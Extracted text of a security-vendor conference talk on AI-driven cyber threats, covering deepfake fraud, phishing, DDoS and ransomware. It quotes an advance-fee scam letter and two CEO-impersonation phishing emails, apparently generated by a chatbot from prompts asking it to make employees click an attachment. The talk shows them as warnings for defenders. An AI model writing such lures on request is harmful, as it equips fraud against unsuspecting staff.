

Regional Director, Sales Engineering | Office of the CTO
- Check Point



#SecurityFirstDublin



Who is winning the AI Cyber War?

How to stack the deck in your favour



Deryck Mitchelson | Global Chief Information Security Officer


It's no secret, we've ALL been doing it!




Generative-AI Explosion for Business and Personal

Emerging technologies will exacerbate long-standing challenges related to cyber resilience

In the next two years, will generative AI provide overall cyber advantage to attackers or defenders?



What are you most concerned about in regards to generative AI's impact on cyber?



AI used by attackers

- Force multiplier
- More targeted
- Increase success rate (test before you do)
- New attacks forms

How to secure AI Usage in my org

- Govern access to AI services & to data
- Secure AI pipeline
- New things: Secure prompts, prevent poisoning, secure the AI models

Four main points of view when AI meets cyber

AI Used for Defense

- Force multiplier
- Precision
- New interface, conversational & generative
- New ways to defend. Better operations

And then, like every organization, your team can leverage AI and be better

More efficient, better operations & quality, growth, development & more

DEEPPFAKES / VOICEFAKES / NEWSFAKES

**NO LONGER
JUST SCIENCE FICTION**

DEEPFAKES

Powered by
Generative Adversarial
Networks (GAN)



DeepFaceLab

<https://github.com/iperov/DeepFaceLab>

NVIDIA GAN


<https://thispersondoesnotexist.com/>

https://www.youtube.com/watch?v=ERQlaJ_czHU

<https://www.youtube.com/watch?v=X17yrEV5sl4>

<https://www.youtube.com/watch?v=oxXpB9pSETo>







Single image



Audio clip



(optional)
Control signals



VASA-1


single portrait photo + speech audio = hyper-realistic talking face video with *precise lip-audio sync*, *lifelike facial behavior*, and *naturalistic head movements*, generated in *real time*.



<https://www.microsoft.com/en-us/research/project/vasa-1/>

Could AI Influence Elections?

HALF THE WORLD TO VOTE IN 2024



Source: The Economist

* Votes already cast.

Paranoid nationalism and corruption
The property-price paradox
Arms control: Oppenheimer's nightmare
Chile, 50 years after the coup
SEPTEMBER 2ND-9TH 2023
voted
Intelligence will
tions of 2024

IS THIS A BUSINESS RISK?



Imagine if this deepfake technology could impersonate executives live on a video call




It already has

Voice Deepfakes are Coming for your Bank Balance

UK energy boss conned out of £200,000 in 'deep fake' fraud

JAMES WARRINGTON



loses \$25 million after deep fake video call



ong was tricked into paying out USD
ology...



AI DRIVEN PHISHING EPIDEMIC



We are now in an AI-driven Phishing Epidemic

Subject: Nigerian Astronaut Wants To Come Home
Dr. Bakare Tunde
Astronautics Project Manager
National Space Research and Development Agency (NASRDA)
Plot 555
Misau Street
PMB 437
Garki, Abuja, FCT NIGERIA

Dear Mr. Sir,

REQUEST FOR ASSISTANCE-STRICTLY CONFIDENTIAL

I am Dr. Bakare Tunde, the cousin of Nigerian Astronaut, Air Force Major Abacha Tunde. He was the first African in space when he made a secret flight to the Salyut 6 space station in 1979. He was on a later Soviet spaceflight, Soyuz T-16Z to the secret Soviet military space station Salyut 8T in 1989. He was stranded there in 1990 when the Soviet Union was dissolved. His other Soviet crew members returned to earth on the Soyuz T-16Z, but his place was taken up by return cargo. There have been occasional Progrez supply flights to keep him going since that time. He is in good humor, but wants to come home.

In the 14-years since he has been on the station, he has accumulated flight pay and interest amounting to almost \$ 15,000,000 American Dollars. This is held in a trust with the Lagos National Savings and Trust Association. If we can obtain access to this money, we can place a down payment with the Russian Space Authorities for a Soyuz return flight to bring him back to Earth. I am told this will cost \$ 3,000,000 American Dollars. In order to access the his trust fund we need your assistance.

Consequently, my colleagues and I are willing to transfer the total amount to your account or subsequent disbursement, since we as civil servants are prohibited by the Code of Conduct Bureau (Civil Service Laws) from opening and/ or operating foreign accounts in our names.

Needless to say, the trust reposed on you at this juncture is enormous. In return, we have agreed to offer you 20 percent of the transferred sum, while 10 percent shall be set aside for incidental expenses (internal and external) between the parties in the course of the transaction. You will be mandated to remit the balance 70 percent to other accounts in due course.

Kindly expedite action as we are behind schedule to enable us include downpayment in this financial quarter.

Please acknowledge the receipt of this message via my direct number [REDACTED] only.

Yours Sincerely, Dr. Bakare Tunde

We are now in a Phishing Epidemic

Subject: Urgent Action Required: New Stock Options Plan Announced

Dear [Company Name] Team,

I hope this email finds you well. Today, I have some exciting news to share with all of you. As we continue to grow and thrive as a company, we are constantly seeking ways to reward and recognize the hard work and dedication of our incredible team.

I am thrilled to announce the launch of our new Stock Options Plan, aimed at enhancing our commitment to our employees and aligning our collective interests even further. This plan represents a significant milestone for us, and we believe it will further strengthen our bonds as a united [Company Name] family.



Write an email from the company CEO to employees, subject Urgent Action Required, New Stock Options Plan Announced. Urge employees to click on the attachment today

also reinforces our commitment to your personal and professional growth.

If you have any questions or need clarification on any aspect of the Stock Options Plan, please don't hesitate to reach out to our HR department, who will be more than happy to assist you.

I want to emphasize that this is a time-sensitive matter, and your prompt attention to this email is greatly appreciated. The deadline for enrollment is [Insert Enrollment Deadline Date], so please ensure you review the details and make an informed decision by that date.

Once again, I want to express my gratitude for your hard work, dedication, and unwavering commitment to our company's success. Our employees are our most valuable asset, and we are excited to take this step forward together.

Thank you for your immediate attention to this important matter, and I look forward to witnessing our continued growth and success as a team.

Warm regards,

[Your Name] CEO, [Company Name]

We are now in a Phishing Epidemic

Subject: Exciting News: New Stock Options Plan Unveiled – **Take Action Today!**

Dear [Company Name] Team,

I hope this message finds you well. We have some fantastic news to share with all of you that underscores our commitment to your success and your future with [Company Name].

Today, I am thrilled to introduce our brand-new Stock Options Plan, a remarkable opportunity designed exclusively for our dedicated team members. This initiative is a testament to our belief in your contributions and our determination to reward your hard work.

Please find the comprehensive details of this plan in the attachment to this email:



refine the message to increase the number of recipients who will click on the attachment

exceptional benefits you stand to gain by participating. We've worked diligently to make this plan as accessible and rewarding as possible.

Your immediate attention to this matter is crucial, as the enrollment deadline is set for [Insert Enrollment Deadline Date]. This is your chance to secure a stake in our shared success, and I urge you to make an informed decision before this date.

If you have any questions or need clarification regarding any aspect of the Stock Options Plan, our dedicated HR team is available to assist you promptly. Your satisfaction and understanding are of utmost importance to us.

We recognize that your time is valuable, and we want to make this process as seamless as possible. As such, we have also organized a series of informational sessions and Q&A sessions over the next few days to address any queries you may have. The schedule for these sessions is included in the attachment. Our success as a company is a direct reflection of the dedication and expertise of each team member, and this Stock Options Plan is just one way we aim to reciprocate your commitment.

Email security by numbers

75%

1 in 72

30%

\$4.89m

IBM estimated cost of BEC Breach

Over 75% of targeted cyberattacks
30% of phishing emails are opened
start with an email

AI POWERED HACKTIVISM



AI Developed and Delivered

A DDoS attack by itself is not dangerous.

But when you add AI in the mix, it becomes dangerous.

A fully AI-based DDoS attack is dangerous for many reasons:

1. It makes the source IP addresses change frequently.
2. Available 24x7. 100% uptime.
3. The error rate is near zero.
4. Fast and efficient delivery.
5. It helps the attacker manage multiple tasks (e.g., reconnaissance, evasion, etc.).
6. Predict outcome (predictability).

**Largest blocked
DDoS attack was
398 million
requests per
second
7x Previous**



...e dangerous.

...ation, which isn't

...ive tasks).

AI POWERED RANSOMWARE






AI Increasing Ransomware Threat

 National Cyber Security Centre

Global ransomware threat expected to rise with AI, NCSC warns

AI is expected to heighten the global ransomware threat, says GCHQ's National Cyber Security Centre; New report suggests artificial...



 The Record by Recorded Future

British intelligence warns AI will cause surge in ransomware volume and impact

Ransomware attacks will increase in both volume and impact over the next two years due to artificial intelligence (AI) technologies,...



 Sky News

Britons must 'strengthen defences' against growing threat of AI-assisted ransomware, cyber security chief warns

Ransomware attacks have already impacted UK services, including in 2017 when the WannaCry virus infected thousands of NHS computers.



AI THREATS FOR SOFTWARE DEVELOPMENT

OWASP Top10 of LLM

